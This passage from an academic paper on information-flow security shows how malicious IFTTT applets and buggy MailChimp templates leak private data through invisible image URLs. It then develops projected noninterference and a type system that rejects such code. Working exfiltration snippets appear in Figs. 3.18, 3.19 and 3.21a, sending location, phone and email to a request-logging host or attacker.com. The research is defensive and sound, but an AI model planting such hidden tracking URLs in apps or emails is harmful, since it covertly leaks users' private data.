By their interconnecting nature, IoT apps often receive input from sensitive information sources, such as user location, fitness data, content of private files, or private feed from social networks. At the same time, apps have capabilities for generating HTML markup.




Figure 3.17: IFTTT applet architecture. Illustration for applet in [5]

Privacy leaks Bastys et al. [1] discuss privacy leaks on IoT platforms, which we use for our motivation. It turns out that a malicious app maker can encode the private information as a parameter part of a URL linking to a controlled server, as in `https://attacker.com?userLocation` and use it in markup generated by the app, for example, as a link to an invisible image in an email or post on a social network. Once the markup is rendered by a client, a web request leaking the private information will be triggered. Section 3.2 reiterates the attack in more detail, however, note for now that this attack requires the attacker's server to only record request parameters.

The attack above is an instance of exfiltration via delayed output, where the crafted URL can be seen as a "loaded gun" maliciously charged inside an IoT app, but shot outside the IoT platform. While the attack requires a client to process the markup in order to succeed, other URL-based attacks have no such requirements [1]. For example, IFTTT applets like "Add a map image of current location to Dropbox" [34] use the capability of adding a file from a provided URL. However, upload links can also be exploited for data exfiltration. A malicious applet maker can craft a URL as to encode user location and pass it to a controlled server, while ensuring that the latter provides expected response to Dropbox's server. This attack requires no user interaction in order to succeed because the link upload is done by Dropbox.

Email campaigns Platforms like MailChimp and SendinBlue help manage email marketing campaigns. We will further focus on MailChimp as example of email campaigner, while pointing out that our findings also apply to

SendinBlue. MailChimp [22] provides a mechanism of *templates* for email personalization, while creating rich HTML content. URLs in links play an important role for tracking user engagement.

The scenario of MailChimp templates is similar to that of IoT apps that send email notifications. Thus, the problem of leaking private data via delayed output in URLs also applies to MailChimp. However, while IFTTT applets can be written by endusers and are potentially *malicious*, MailChimp templates are written by service providers and are *non-malicious*. In the former case, the interest of the service provider is to prevent malicious apps from violating user privacy, while in the latter it is to prevent buggy templates from accidental leaks. Both considerations are especially important in Europe, in light of EU's General Data Protection Regulation (GDPR) [12] that increases the significance of using safeguards to ensure that personal data is adequately protected. GDPR also includes requirements of transparency and informed consent, also applicable to the scenarios in the paper.

Information flow tracking These scenarios motivate the need to track information flow in the presence of delayed output. We develop a formal framework to reason about secure information flow with delayed output and design enforcement mechanisms for the malicious and non-malicious code setting, respectively.

For the security condition, we set out to model *value-sensitive sinks*, i.e. sinks whose visibility is sensitive to the values of the data transmitted. Our framework is sensitive to the Internet domain values in URLs, enabling us to model the effects of delayed output and distinguishing between web requests to the attacker's servers or trusted servers. We develop security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively.

For the enforcement, we engage *read* and *write* types to track the privacy of information by the former and the possibility of attacker-visible output by the latter. This enables us to allow loading content (such as logo images) via third-party URLs, but only as long as they do not encode sensitive information.

We secure potentially malicious code by fully-fledged information flow control. In contrast, non-malicious code is unlikely [27] to contain artificial information flows like *implicit flows* [9], via the control-flow structure in the program. Hence, we settle for *taint tracking* [32] for the non-malicious setting, which only tracks (explicit) data flows and ignores implicit flows.

Our longterm vision is to apply information flow control mechanisms to IoT apps and emailing software to enhance the security of both types of

services by providing automatic means to vet the security of apps before they are published, and of emails before they are sent.

Contributions The paper's contributions are: (i) We explain privacy leaks in IoT apps and emailing templates and discuss their impact (Section 3.2); (ii) We motivate the need for a general model to track information flow in the presence of delayed output (Section 3.3); (iii) We design the characterizations of projected noninterference and projected weak secrecy in a setting with delayed output (Section 3.4); and (iv) We develop two type systems with read and write security types and consider the cases of malicious and non-malicious code to enforce the respective security conditions for a simple language (Section 3.5). The proofs of the theorems are reported in Appendices 3.A and 3.B.

3.2 Privacy leaks

This section shows how private data can be exfiltrated via delayed output, as leveraged by URLs in the markup generated by malicious IFTTT applets and non-malicious (but buggy) MailChimp templates.

3.2.1 IFTTT

IFTTT filters are JavaScript code snippets with APIs pertaining to the services the applet uses. Filter code is security-critical for several reasons. While the user's view of an IFTTT applet is limited to the services the applet uses (BMW Labs and Email in Fig. 3.17) and the triggers and actions it involves, the user cannot inspect the filter code. Moreover, while the triggers and actions are not subject to change after the applet has been published, modifications in the filter code can be performed at any time by the applet maker, with no user notification.

Filter code cannot perform output by itself, but it can use the APIs to configure the output actions. Moreover, filters are batch programs that generate no intermediate output. Outputs corresponding to the applet's actions take place in a batch after the filter code has terminated.

Privacy leak Consider an applet that sends an email notification to a user once the user enters or exits a location, similarly to the applet in Fig. 3.17. Bastys et al. [1] show how an applet designed by a malicious applet maker can exfiltrate user location information to third parties, invisibly to its users. When creating such an applet, the filter code has access to APIs for reading trigger data, including `Location.enterOrExitRegionLocation.LocationMapUrl`,

```
var loc = encodeURIComponent(Location.enterOrExitRegionLocation.
    LocationMapUrl);
var benign = '<img src=\"' + Location.enterOrExitRegionLocation.
    LocationMapUrl + '\">';
var leak = '<img src=\"http://requestbin.fullcontact.com/11fz2sl1?'
    + loc + '\" style=\"width:0px;height:0px;\">';
Email.sendMeEmail.setBody('I ' + Location.enterOrExitRegionLocation.
    EnteredOrExited + ' an area ' + benign + leak);
```

Figure 3.18: Leak by IFTTT applet

```
<img src="http://via.placeholder.com/350x150" alt="logo">
Hello *|FNAME|*!
<img style="width:0px;height:0px;"src="http://requestbin.fullcontact
    .com/11fz2sl1?*|PHONE|*-*|EMAIL|*">
```

Figure 3.19: Leak by MailChimp template

which provides a URL for the location on Google Maps and `Location.enterOrExitRegionLocation.LocationMapImageUrl`, which provides a URL for a map image of the location. Filter APIs also include `Email.sendMeEmail.setBody()` for customizing emails.

This setting is sufficient to demonstrate an information flow attack via delayed output. The data is exfiltrated from a secret source (user location URL) to a public sink (URL of a 0x0 pixel image that leads to an attacker-viewable website). Fig. 3.18 displays the attack code. Upon viewing the email, the users' email client makes a request to the image URL, leaking the secret information as part of the URL.

We have successfully tested the attack by creating a private applet and having it exfiltrate the location of a victim user. When the user opens a notification email (we used Gmail for demonstration) we can observe the exfiltrated location as part of a request to RequestBin (`http://requestbin.fullcontact.com`), a test server for inspecting HTTP(s) requests. We have also created Zapier and Microsoft Flow versions of the attack and verified that they succeed.

3.2.2 MailChimp

MailChimp templates enable personalizing emails. For example, tags `*|FNAME|*`, `*|PHONE|*`, and `*|EMAIL|*` allow using the user's first name, phone number, and email address in an email message. While the templates are limited in expressiveness, they provide capabilities for selecting and manipulating data, thus opening up for non-trivial information flows.

MailChimp leak Fig. 3.19 displays a leaky template that exfiltrates the user's phone number and email address to an attacker. We have verified the leak via email generated by this template with Gmail and other email readers that load images by default. Upon opening the email, the user sees the displayed logo image (legitimate use of an external image) and the personal greeting (legitimate use of private information). However, invisibly to the user, Gmail makes a web request to RequestBin that leaks the user's phone number and email. We have also created a SendinBlue version of the leak and verified it succeeds.

3.2.3 Impact

As foreshadowed earlier, several aspects raise concerns about possible impact for this class of attacks. We will mainly focus on the impact of malicious IFTTT applets, as the MailChimp setting is that of non-malicious templates, and leaks like above are less likely to occur in their campaigns.

Firstly, IFTTT allows applets from anyone, ranging from official vendors and IFTTT itself to any users as long as they have an account, thriving on the model of enduser programming. Secondly, the filter code is not visible to users, only the services used for sources and sinks. Thirdly, the problematic combination of sensitive triggers and vulnerable (URL-enabled) actions commonly occurs in the existing applets. A simple search reveals thousands of such applets, some with thousands of installs. For example, the applet by user `mcb` "Sync all your new iOS Contacts to a Google Spreadsheet" [23] with sensitive access to iOS contacts has 270,000 installs. Fourthly, the leak is unnoticeable to users (unless, they have network monitoring capabilities). Fifthly, applet makers can modify filter code in applets, with no user notification. This opens up for building up user base with benign applets only to stealthily switch to a malicious mode at the attacker's command.

As pointed out earlier, location as a sensitive source and image link in an email as a public sink represent merely an example in a large class of attacks, as there is a wealth of private information (e.g., fitness data, content of private files, or private feed from social networks) that can be exfiltrated over a number of URL-enabled sinks.

Further, Bastys et al. [1] verified that these attacks work with other sinks than email. For example, they have successfully exfiltrated information by applets via Dropbox and Google Drive actions that allow uploading files from given links. As mentioned earlier, the exfiltration is more immediate and reliable as there is no need to depend on any clients to process HTML markup.

Other IoT platforms and email campaigners We verified the HTML markup attack for private apps on test accounts on Zapier and Microsoft Flow, and for email templates on SendinBlue.

Ethical considerations and coordinated disclosure No users were attacked in our experiments, apart from our test accounts on IFTTT, Zapier, Microsoft Flow, MailChimp, and SendinBlue, or on any other service we used for verifying the attacks. All vulnerabilities are by now subject to coordinated disclosure with the affected vendors.

3.3 Tracking information flow via delayed output

The above motivates the need to track information flow via delayed output. The difference between an insecure vs. secure IFTTT applet is made by including vs. omitting `leak` in the string concatenation on line 4 in Fig. 3.18. We would like to allow image URLs to depend on secrets (as it is the case via `benign`), but only as long as these URLs are not controlled by third parties. At the same time, access control would be too restrictive. For example, it would be too restrictive to block URLs to third-party domains outright, as it is sometimes desirable to display images like logos. We allow loading logos via third-party URLs, but only as long as they do not encode sensitive information.

Our scenarios call for a characterization beyond classical information flow with fixed sources and sinks. A classical condition of *noninterference* [7, 18] prevents information from secret sources to affect information sent on public sinks. Noninterference typically relies on labeling sinks as either secret or public. However, this is not a natural fit for our setting, where the value sent on a sink determines its visibility to the attacker. In our case, if the sink is labeled as secret, we will miss out to reject the insecure snippet in Fig. 3.18. Further, if the sink is labeled as public, the secure version of the snippet, when `leak` on line 4 is omitted, is also rejected! The reason is that secret information (location) affects the URL of an image in an email, which would be treated as public by labeling in classical noninterference. A popular way to relax noninterference is by allowing information release, or declassification [30]. Yet, declassification provides little help for this scenario as the goal is not to release secret data but to provide a faithful model of what the attacker may observe.

This motivates *projected security*, allowing to express *value-sensitive sinks*, i.e. sinks whose visibility is sensitive to the values of the data transmitted. As such, these conditions are parametrized in the attacker view, as specified

by a *projection* of data values, hence the name. Projected security draws on a line of work on *partial* information flow [3, 8, 13, 15, 24, 29].

We set out to develop a framework for projected security that is compatible with both potentially malicious and non-malicious code settings. While noninterference [7, 14] is the baseline condition we draw on for the malicious setting, *weak secrecy* [37] provides us with a starting point for the non-malicious setting, where leaks via implicit flows are ignored.

To soundly enforce projected security, we devise security enforcement mechanisms via security types. We engage read and write types for the enforcement: read types to track the privacy of information, and write types to track the possibility of attacker-visible output side effects.

It might be tempting to consider as an alternative a single type in a more expressive label lattice like DLM [25]. However, our read and write types are not duals. While the read types are information-flow types, the write types are *invariant-based* [4] integrity types, in contrast to information-flow integrity types [19]. We will guarantee that values labeled with sensitive write types preserve the invariant of not being attacker-visible. In this sense, our type system enforces a synergistic property, preventing sensitive read data and non-sensitive write data to be combined. We will come back to type non-duality in Section 3.5.

3.4 Security model

In this section we define the security conditions of *projected noninterference* and *projected weak secrecy* for capturing information flow in the presence of delayed output when assuming malicious and non-malicious code, respectively. Before introducing them, we first describe the semantic model.

3.4.1 Semantic model

Fig. 3.20 displays a simple imperative language extended with a construct for delayed output and APIs for sources and sinks. Sources *source* contain APIs for reading private information, such as location, fitness data, or social network feed. Sinks *sink* contain APIs for email composition, social network posts, or documents editing. Expressions e consist of variables x, strings s and concatenation operations on strings, sources, function calls f, and delayed output constructs d_{out}. Commands c include assignments, conditionals, loops, sequential composition, and sinks. A special variable o stores the value to be sent on a sink.

A configuration $\langle c, m\rangle$ consists of a command c and a memory m mapping

Syntax:

$$e ::= s \mid x \mid e + e \mid source \mid f(e) \mid d_{out}(e)$$
$$c ::= x = e \mid c; c \mid \texttt{if}\ (e)\ \{c\}\ \texttt{else}\ \{c\} \mid \texttt{while}\ (e)\ \{c\} \mid sink(e)$$

Semantics:

$$\textsc{assign}\ \frac{}{\langle x = e, m\rangle \Downarrow_{x=e} m[x \mapsto m(e)]} \qquad \textsc{seq}\ \frac{\langle c_1, m\rangle \Downarrow_{d_1} m' \qquad \langle c_2, m'\rangle \Downarrow_{d_2} m''}{\langle c_1; c_2, m\rangle \Downarrow_{d_1;d_2} m''}$$

$$\textsc{if}\ \frac{m(e) \neq '' \Rightarrow i = 1 \qquad m(e) = '' \Rightarrow i = 2 \qquad \langle c_i, m\rangle \Downarrow_d m'}{\langle \texttt{if}\ (e)\ \{c_1\}\ \texttt{else}\ \{c_2\}, m\rangle \Downarrow_d m'}$$

$$\textsc{while-true}\ \frac{m(e) \neq '' \qquad \langle c, m\rangle \Downarrow_d m'' \qquad \langle \texttt{while}\ (e)\ \{c\}, m''\rangle \Downarrow_{d'} m'}{\langle \texttt{while}\ (e)\ \{c\}, m\rangle \Downarrow_{d;d'} m'}$$

$$\textsc{while-false}\ \frac{m(e) = ''}{\langle \texttt{while}\ (e)\ \{c\}, m\rangle \Downarrow m} \qquad \textsc{sink}\ \frac{}{\langle sink(e), m\rangle \Downarrow_{sink(e)} m[\mathrm{o} \mapsto m(e)]}$$

Figure 3.20: Language syntax and semantics

variables x and sink variable o to strings s. The semantics are defined by the judgment $\langle c, m\rangle \Downarrow_d m'$, which reads as: the successful execution of command c in memory m returns a final memory m' and a command d representing the (order-preserving) sequential composition of all the assignment and sink statements in c. The quotation marks '' in rules IF and WHILE denote the empty string. Command d will be used in the definition of projected weak secrecy further on. Whenever d is not relevant for the context, we simply omit it from the evaluation relation and write instead $\langle c, m\rangle \Downarrow m'$.

Fig. 3.21a displays the leaky applet in Fig. 3.18 adapted to our language. The delayed output d_{out} is represented by the construct `img` for creating HTML image markup with a given URL. The sources and sinks are instantiated with IFTTT-specific APIs: `LocationMapURL` and `EnteredOrExited` for reading user-location information as sources, and `setBody` for email composition as sink. `encodeURIComponent` denotes a function for encoding strings into URLs.

Note Consistently with the behavior of filters on IFTTT, commands in our language are batch programs, generating no intermediate outputs. Accord-

```
1 loc = encodeURIComponent(LocationMapUrl);
2 benign = img(LocationMapUrl);
3 leak = img("attacker.com?" + loc);
4 setBody('I ' + EnteredOrExited + ' an area ' + benign + leak);
```

(a) Malicious IFTTT applet

```
1 loc = encodeURIComponent(LocationMapUrl);
2 benign = img(LocationMapUrl);
3 logo = img("logo.com/350x150");
4 setBody('I ' + EnteredOrExited + ' an area ' + benign + logo);
```

(b) Benign IFTTT applet

Figure 3.21: IFTTT applet examples. Differences between applets are underlined.

ingly, variable o is overwritten with every sink invocation. For simplicity, we model the batch of multiple outputs corresponding to the applet's multiple actions as a single output that corresponds to a tuple of actions.

IFTTT filter code is run with a short timeout, implying that the bandwidth of a possible timing leak is low. Hence, we do not model the timing behavior in the semantics. Similarly, we ignore leaks that stem from the fact that an applet has been triggered. In the case of a location notification applet, we focus on protecting the location, and not the fact that a user entered or exited an unknown location. The semantic model can be straightforwardly extended to support the case when the triggering is sensitive by tracking message presence labels [28].

3.4.2 Preliminaries

As we mentioned already in Sections 3.1 and 3.2, (user private) information can be exfiltrated via delayed output, e.g. through URL crafting or upload links, by inspecting the parameters of requests to the attacker-controlled servers that serve these URLs. Also, recall that full attacker control is not always necessary, as it is the case with upload links or self-exfiltration [6].

Value-sensitive sinks We assume a set V of URL values v, split into the disjoint union $V = B \uplus W$ of black- and whitelisted values. Given this set, we define the attacker's view and security conditions in terms of blacklist B, and the enforcement mechanisms in terms of whitelist W. We continue with defining the attacker's view. A key notion for this is the notion of attacker-visible *projection*.

Projection to B Given a list $\bar{v}$ of URL values, we define URL projection to B ($|_B$) to obtain the list of blacklisted URLs contained in the list: $\bar{v}|_B = [v \mid v \in B]$.

String equivalence We further use this projection to define string equivalence with respect to a blacklist B of URLs. We say two strings s_1 and s_2 are equivalent and we write $s_1 \sim_B s_2$ if they agree on the lists of blacklisted values they contain. More formally, $s_1 \sim_B s_2$ iff $\texttt{extractURLs}(s_1)|_B = \texttt{extractURLs}(s_2)|_B$, where $\texttt{extractURLs}(\cdot)$ extracts all the URLs in a string and adds them to a list, order-preserving. We assume the extraction is done similarly to the URL extraction performed by a browser or email client. The function extends to undefined strings as well ($\bot$), for which it returns $\emptyset$. Note that projecting to B returns a *list* and the equivalence relation on strings requires the lists of blacklisted URLs extracted from them to be equal, pairwise. We override the projection operator $|_B$ and for a string s we will often write $s|_B$ to express $\texttt{extractURLs}(s)|_B$.

Security labels We assume a mapping Γ from variables to pairs of security labels $\ell_r : \ell_w$, with $\ell_r, \ell_w \in \mathcal{L}$, where $(\mathcal{L}, \sqsubseteq)$ is a lattice of security labels. ℓ_r represents the label for tracking the read effects, while ℓ_w tracks whether a variable has been affected with a blacklisted URL. For simplicity, we further consider a two-point lattice $\mathcal{L} = (\{\mathsf{L}, \mathsf{H}\}, \sqsubseteq)$, with $\mathsf{L} \sqsubseteq \mathsf{H}$ and $\mathsf{H} \not\sqsubseteq \mathsf{L}$, and associate the attacker with security label L.

It is possible to extend $\mathcal{L}$ to arbitrary security lattices, e.g. induced by Internet domains. The write level of the attacker's observations would be the meet of all levels, while the read level of user's sensitive data would be the join of all levels. A separate whitelist would be assumed for any other level, as well as a set of possible sources. This scenario requires multiple triggers and actions. IFTTT currently allows applets with multiple actions although not multiple triggers. We have not observed a need for an extended lattice in the scenarios of typical applets, which justifies the focus on a two-point lattice.

For a variable x, we define Γ projections to read and write labels, $\Gamma_r(x)$ and $\Gamma_w(x)$ respectively, for extracting the label for the read and write effects, respectively. Thus $\Gamma(x) = \ell_r : \ell_w \Rightarrow \Gamma_r(x) = \ell_r \wedge \Gamma_w(x) = \ell_w$.

Memory equivalence For typing context Γ and set of blacklisted URLs B, we define memory equivalence with respect to Γ and B and we write $\sim_{\Gamma,B}$ if two memories are equal on all low read variables in Γ and they agree on the blacklisted values they contain for all high read variables in Γ. More formally, $m_1 \sim_{\Gamma,B} m_2$ iff $\forall x.\ \Gamma_r(x) = \mathsf{L} \Rightarrow m_1(x) = m_2(x) \wedge \forall x.\ \Gamma_r(x) = \mathsf{H} \Rightarrow m_1(x) \sim_B m_2(x)$. We write $\sim_\Gamma$ when B is obvious from the context.

3.4.3 Projected noninterference

Intuitively, a command satisfies projected noninterference if and only if for any two runs that start in memories that agree on the low part and produce two respective final memories, these final memories are equivalent for the attacker on the sink (denoted by o). The definition is parameterized on a set B of blacklisted URLs. Because it is formulated in terms of end-to-end observations on sources and sinks, the characterization is robust in changes to the actual underlying language.

Definition 2 (Projected noninterference)**.** Command c satisfies *projected noninterference* for a blacklist B of URLs, written $PNI(c, B)$, iff $\forall m_1, m_2, \Gamma.\ m_1 \sim_{\Gamma,B} m_2 \wedge \langle c, m_1\rangle \Downarrow m_1' \wedge \langle c, m_2\rangle \Downarrow m_2' \Rightarrow m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$.

Unsurprisingly, the applet in Fig. 3.21a does not satisfy projected noninterference. First, the attacker-controlled website `attacker.com` is blacklisted. Second, when triggering the filter from two different locations $\texttt{loc}_1$ and $\texttt{loc}_2$, the value on the sink provided to the attacker will be different as well ($\texttt{attacker.com?loc}_1$ vs. $\texttt{attacker.com?loc}_2$), breaking the equivalence relation between the values sent on sinks. In contrast, the applet in Fig. 3.21b does satisfy projected noninterference, although it contains a blacklisted value on the sink. In addition to sending a map with the location, this applet is also sending the user a logo, but it does not attempt to leak sensitive information to third (blacklisted) parties. The logo URL `logo.com/350x150` will be the blacklisted value on the sink irrespective of the user location.

3.4.4 Projected weak secrecy

So far, we have focused on potentially malicious code, exemplified by the IFTTT platform, where any user can publish IFTTT applets. However, in certain cases the code is written by the service provider itself, one example being email campaigners such as MailChimp. In these cases, the code is not malicious, but potentially buggy. When considering benign-but-buggy code, it is less likely that leaks are performed via elaborate control flows [27]. This motivates tracking only the explicit flows via taint tracking [32].

Thus, we draw on *weak secrecy* [37] to formalize the security condition for capturing information flows when assuming non-malicious code, as weak secrecy provides a way to ignore control-flow constructs. Intuitively, a program satisfies weak secrecy if extracting a sequence of assignments from any execution produces a program that satisfies noninterference. We carry over the idea of weak secrecy to projected weak secrecy, also parameterized on a blacklist of URLs.

Definition 3 (Projected weak secrecy)**.** Command c satisfies *projected weak secrecy* for a blacklist B of URLs, written $PWS(c, B)$, iff $\forall m.\ \langle c, m\rangle \Downarrow_d m' \Rightarrow PNI(d, B)$.

As the extracted branch-free programs are the same as the original programs, their projected security coincides, so that the applet in Fig. 3.21a is considered insecure and the one in Fig. 3.21b is considered secure.

3.5 Security enforcement

As foreshadowed earlier, information exfiltration via delayed output may take place either in a potentially malicious setting, or inside non-malicious but buggy code. Recall the blacklist B for modeling the attacker's view. For specifying security policies, it is more suitable to reason in terms of *whitelist* W, the set complement of B. To achieve projected security, we opt for flow-sensitive static enforcement mechanisms for information flow, parameterized on W. We assume W to be generated by IoT app and email template platforms, based on the services used or on recommendations from the (app or email template) developers. We envision platforms where the apps and email templates, respectively, can be statically analyzed after being created and before being published on the app store, or before being sent in a campaign, respectively. Some sanity checks are already performed by IFTTT before an applet can be saved and by MailChimp before a campaign is sent. An additional check based on enforcement that extends ours has potential to boost the security of both platforms.

Language Throughout our examples, we use the `img` constructor as an instantiation of delayed output. `img`$(\cdot)$ forms HTML image markups with a given URL. Additionally, we assume that calling $sink(\cdot)$ performs safe output encoding such that the only way to include image tags in the email body, for example, is through the use of the `img`$(\cdot)$ constructor. For the safe encoding not to be bypassed in practice, we assume a mechanism similar to CSRF tokens, where `img`$(\cdot)$ includes a random nonce (from a set of nonces we parameterize over) into the HTML tag, so that the output encoding mechanism sanitizes away all image markups that do not have the desired nonce. As seen in Section 3.2, allowing construction of structured output using string concatenation is dangerous. It is problematic in general because it may cause injection vulnerabilities. For this reason and because it enables natural information flow tracking, we make use of the explicit API `img`$(\cdot)$ in our enforcement.

Expression typing:

$$\Gamma \vdash s : \mathsf{L} : \mathsf{H} \qquad \Gamma \vdash x : \Gamma(x) \qquad \Gamma \vdash \mathit{source} : \mathsf{H} : \mathsf{H} \qquad \Gamma \vdash d_{out}(\mathit{source}) : \mathsf{H} : \mathsf{H}$$

$$\frac{s \in W}{\Gamma \vdash d_{out}(s) : \mathsf{L} : \mathsf{H}} \qquad \frac{\Gamma \vdash e : \mathsf{L} : \mathsf{L}}{\Gamma \vdash \mathtt{img}(e) : \mathsf{L} : \mathsf{L}} \qquad \frac{\Gamma \vdash e_i : \ell_r : \ell_w \qquad i = 1,2}{\Gamma \vdash e_1 + e_2 : \ell_r : \ell_w}$$

$$\frac{\Gamma \vdash e : \ell_r : \ell_w}{\Gamma \vdash f(e) : \ell_r : \ell_w} \qquad \frac{\Gamma \vdash e : \ell_r' : \ell_w' \qquad \ell_r' \sqsubseteq \ell_r \qquad \ell_w \sqsubseteq \ell_w'}{\Gamma \vdash e : \ell_r : \ell_w}$$

Command typing:

$$\textsc{ifc-assign}\ \frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqsubseteq \ell_w \sqcap \Gamma_w(x)}{pc \vdash \Gamma\{x = e\}\Gamma[x \mapsto (pc \sqcup \ell_r) : \ell_w]} \qquad \textsc{ifc-seq}\ \frac{pc \vdash \Gamma\{c\}\Gamma'' \qquad pc \vdash \Gamma''\{c'\}\Gamma'}{pc \vdash \Gamma\{c;c'\}\Gamma'}$$

$$\textsc{ifc-if}\ \frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqcup \ell_r \vdash \Gamma\{c_i\}\Gamma_i \qquad i = 1,2}{pc \vdash \Gamma\{\mathtt{if}\ (e)\ \{c_1\}\ \mathtt{else}\ \{c_2\}\}\Gamma_1 \sqcup \Gamma_2}$$

$$\textsc{ifc-while}\ \frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqcup \ell_r \vdash \Gamma\{c\}\Gamma}{pc \vdash \Gamma\{\mathtt{while}\ (e)\ \{c\}\}\Gamma} \qquad \textsc{ifc-sink}\ \frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqsubseteq \ell_w \sqcap \Gamma_w(\mathrm{o})}{pc \vdash \Gamma\{\mathit{sink}(e)\}\Gamma[\mathrm{o} \mapsto \ell_r : \ell_w]}$$

$$\textsc{ifc-sub}\ \frac{pc' \vdash \Gamma_1'\{c\}\Gamma_2' \qquad pc \sqsubseteq pc' \qquad \Gamma_1 \sqsubseteq \Gamma_1' \qquad \Gamma_2' \sqsubseteq \Gamma_2}{pc \vdash \Gamma_1\{c\}\Gamma_2}$$

$$\Gamma \sqsubseteq \Gamma' \triangleq \forall x \in \Gamma.\ \Gamma_r(x) \sqsubseteq \Gamma_r'(x) \wedge \Gamma_w'(x) \sqsubseteq \Gamma_w(x)$$

Figure 3.22: Type system for information flow control

3.5.1 Information flow control

For malicious code, we perform a fully-fledged information flow static enforcement via a security type system (Fig. 3.22), where we track both the control and data dependencies.

Expression typing An expression e types to two security levels ℓ_r and ℓ_w, with ℓ_r denoting reading access, and with ℓ_w denoting the writing effects of the expression. A low (L) writing effect means that the expression may have been affected by a blacklisted URL. Hence, the adversary may infer some observations if a value of this type is sent on a sink. A high (H) writing effect means that the adversary may not make any observations.

We assign constant strings a low read and high write effect. This is justified by our assumption that $sink(\cdot)$ will perform safe output encoding, and hence constant strings and their concatenations cannot lead to the inclusion of image tags in the email body. We assume the information from sources to be sanitized, i.e. it cannot contain any blacklisted URLs, and we type calls to *source* with a high read and a high write effect. Creating an image from a whitelisted source is assigned a high write effect. Creating an image from any other source is allowed only if the parameter expression is typed with a low read type, in which case the image is assigned a low write effect.

Command typing The type system uses a security context *pc* for tracking the control flow dependencies of the program counter. The typing judgment $pc \vdash \Gamma\{c\}\Gamma'$ means that command c is well-typed under typing environment Γ and program counter *pc* and, assuming that Γ contains the security levels of variables and sink o before the execution of c, then Γ' contains the security levels of the variables and sink o after the execution of c. In the initial typing environment, sources are labeled $\mathsf{H} : \mathsf{H}$, and o and all other variables are labeled $\mathsf{L} : \mathsf{H}$.

The most interesting rules for command typing are the ones for assignment and sink declaration. We describe them below.

Rule IFC-ASSIGN We do not allow redefining low-writing variables in high contexts ($pc \sqsubseteq \Gamma_w(x)$), nor can a variable be assigned a low-writing value in a high context ($pc \sqsubseteq \ell_w$).

The snippet in Ex. 3.1 initially creates a variable with an image having a blacklisted URL $b_1 \notin W$, and later, based on a high-reading guard (denoted by H), it may update this variable with an image from another blacklisted URL $b_2 \notin W$. Depending on the value sent on the sink, the attacker can infer additional information about the secret guard. The code is rightfully rejected by the type system.

Example 3.1.

```
logo = img(b1);
if (H) { logo = img(b2); }
sink(source + logo);
```

Recall the non-duality of read and write types we mentioned in Section 3.3 and notice from the example above that the type system is flow-sensitive with respect only to the read effects, but not to the write effects. Non-duality can also be seen in the treatment of the *pc*, which has a pure read label.

The snippet in Ex. 3.2 first creates an image from a source, thus variable `msg` is assigned type $\mathsf{H} : \mathsf{H}$. Then, it branches on a high-reading guard and

depending on the guard's value, it may update the value inside `msg`. `img(`w`)` retrieves an image from a whitelisted source $w \in W$, hence it is assigned low-reading and high-writing security labels. After executing the conditional, variable `msg` is assigned high-reading and writing labels, as the program context in which it executed was high. Last, the code is secure and accepted by the type system, as the attacker cannot infer any observations since all the URLs on the sink are whitelisted.

Example 3.2.

```
msg = img(source_1);
if (H) { msg = img(w); }
sink(source_2 + msg);
```

Rule IFC-SINK Similarly to the assignment rule, sink declarations are allowed in high contexts only if the current value of sink variable o is not low-writing ($pc \sqsubseteq \Gamma_w(\mathsf{o})$). Moreover, sink variables cannot become low-writing in a high context ($pc \sqsubseteq \ell_w$).

While the code in Fig. 3.21b is secure, extending it with another line, a conditional which, depending on a high-reading guard, may update the value on the sink, the code becomes insecure.

Example 3.3.

```
sink(source_1 + logo);
if (H) { sink(source_2); }
```

The attacker's observation of whether a certain logo has been sent or not now depends on the value of the high-reading guard `H`. This snippet is rightfully rejected by the type system.

If, prior to the update in the high context, the sink variable contained a high-writing value instead, as in Ex. 3.4, the code would be secure, as the attacker would not be able to make any observations. The snippet is rightfully accepted by the type system.

Example 3.4.

```
sink(source_1);
if (H) { sink(source_2); }
```

For type checking the examples in Fig. 3.21, we instantiate function f with `encodeURIComponent` for encoding strings into URLs, and use as sources APIs for reading user-location information, `LocationMapUrl` and `EnteredOrExited`, and as sink the API `setBody` for email composition. As expected, the filter in Fig. 3.21b is accepted by the type system, while the one

in Fig. 3.21a is rejected due to the unsound string concatenation in line 3. Since the string contains a high-reading source `loc`, it will be typed to a high read, but creating an image from a blacklisted URL requires the underlined expression to be typed to a low read.

Soundness We show that our type system gives no false negatives by proving that it enforces projected noninterference.

Theorem 3.1 (Soundness). *If* $pc \vdash \Gamma\{c[W]\}\Gamma'$ *then* $PNI(c, W)$.

3.5.2 Discussion

It is worth discussing our design choice of assigning an expression two security labels ℓ_r and ℓ_w for the read access and write effects, respectively, and why the classical label tracking of only read access does not suffice.

Assume a type system derived from the one for information flow control modulo ℓ_w, i.e. a classical type system with the general rule for typing an expression $\Gamma \vdash e : \ell$, with ℓ corresponding to our security label ℓ_r, and where command typing ignores all preconditions that include ℓ_w.

